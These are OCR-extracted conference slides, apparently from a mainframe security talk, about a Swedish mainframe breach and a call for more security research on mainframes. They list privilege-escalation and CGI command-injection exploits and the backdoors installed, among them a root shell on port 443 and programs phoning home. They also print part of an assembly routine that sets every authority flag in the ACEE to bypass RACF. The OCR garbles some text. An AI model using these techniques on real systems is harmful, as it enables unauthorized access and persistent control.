 - -LOCAL PRIVILEGE ESCALATION
 - -USES REXX AND SPAWN FUNCTION
 - -EXPLOITS SETUID FILES TO GET UID O IN OMVS
 - -SCRIPT: KUKU.RX



ZERO DRYS

- ·CVE-2012-5955
 - -CGI-BIN PARSER FLAW
 - -PASŠING ';' TO PARSER ALLOWED COMMAND EXECUTION
 - -SCRIPT: UTCAM.SH

ALL SCRIPTS AVAILABLE AT: HTTPS://GITHUB.COM/MAINFRAMED/LOGICA

BRCKDOORS

- ·8 C programs installed
- · CSQXDISP
 - -A program calling hоме on port 443
 - A custom interpreter phoning home
- INETD was changed (root shell on port 443)
- SSH keys added
- Custom assembly to disable RACF (Tfy.source.backdoor)

```
File Edit Edit_Settings Menu Utilities Compilers Test Help
EDIT TFY.SOURCE
                                                            Data set save
000900
                     'SERVICE 242 :: ART AND STRATEGY'
000910 * ASCEND INTO THE MAGIC KINGDOM OF STORAGE KEY ZERO
001000
                    R0.1
001100
                    242
              WTC 'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
001110
              MODESET KEY=ZERO, MODE=SUP
001200
001400
                    'BUT YOU DON'T SEEM TO SHARE MY AMBITIONS'
001410 * WALK CONTROL BLOCK CHAIN TO ACEE WHICH HOLDS CURRENT AUTH CREDS
001500
                    R5.ASCBPVT
                                   FOLLOW
               R5,ASCBASXB(R5) ->THE
001600
               L R5,ASXBACEE(R5) ->WHITE
001700
              USING ACEE, R5
001800
                                                ->RABBIT
001810
                    'I RELY UPON YOU TO BREAK THE SILENACEE'
001820 * DISPLAY CURRENT USERID AND GROUP
              MVC IDWOUSRI, ACEEUSRI SET CURRENT USERID AND GROUP
001936
              MVC IDWOGRPN, ACEEGRPN IN MSG TO WRITE.
001937
001940
                    MF=(E,IDWOBLK) WRITE THE PREPARED MSG.
001941 * ENABLE AUTHORIZATION FOR EVERYTHING (AND THE DOG)
001950
                    ACEEFLG1, ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
001960
                    ACEEFLG2.ACEEALTR+ACEECNTL+ACEEUPDT+ACEEREAD
                    ACEEFLG3, ACEEACLT+ACEENPWR
001970
001971
                    ACEEFLG4, ACEEUATH+ACEEDASD+ACEETAPE+ACEETERM
```

NOT ME!

A user on a mailing-list has had extensive discussions with other hackers regarding how to get access to the mainframe computer relevant in this case. The discussed approach is very similar to the actual intrusion taking place a short time later. The user of our interest used a g-mail address: mainframed767@gmail.com

There has recently been a serious breach into a Swedish computer system that contains important and sensitive information. The person behind the Gmail account mainframed767@gmail.com

Local asked for an I received specific information over the Internet before and during the breach that strongly suggests direct involvement in the breach.

That's me!

MORE INFO

- Read the detailed investigation
 - -Most of it is in Swedish
- Read the (few)
 news articles
- ·Watch one of му talks:

https://www.youtube.com/watch?v=SjtyifWTqmc



WHERE TO 60?

FIVE HREKERS

- ·Hacker isn't a bad word
- Not all Hackers are Bad
 - -14,000 people at DEFCON
- ·Demand in the <u>hacker coммиn</u>ity

MORK WITH US

- ·Mainframes aren't going anywhere
 - -Neither is security
- Security experts
 will eventually
 poke around,
 either by
 - -audit mandate
 - -Executive Management concerns
 - -Red Team exercises

THE FUTURE

- ·Capture the Flag Events
- PWN 2 OWN
- CDCC
- Platform Access
- Awareness
- Sharing of known vulnerabilities

CAPTURE THE FLAG

- Systems with obvious and non-obvious issues
- Varying levels of difficulty with prizes
- Provides and outlet

PMN 2 OMN

- · CanSec West Security conference Сомреtition
- Applications prove they are 'unhackable'
- Winners receive prizes

- Next generation of administrators compete to keep 'hackers' out
- Teaches real world security and management scenarios

FLETFORM RDDESS

- RD&T is hard to get access to
- Student Access
- Hackers already
 have it

KNOWN VULNS

- ·Open up access to vulnerability
 - -Portal
 - -Research
- Talk about it at security conferences

THENKS!

Смаinframed767

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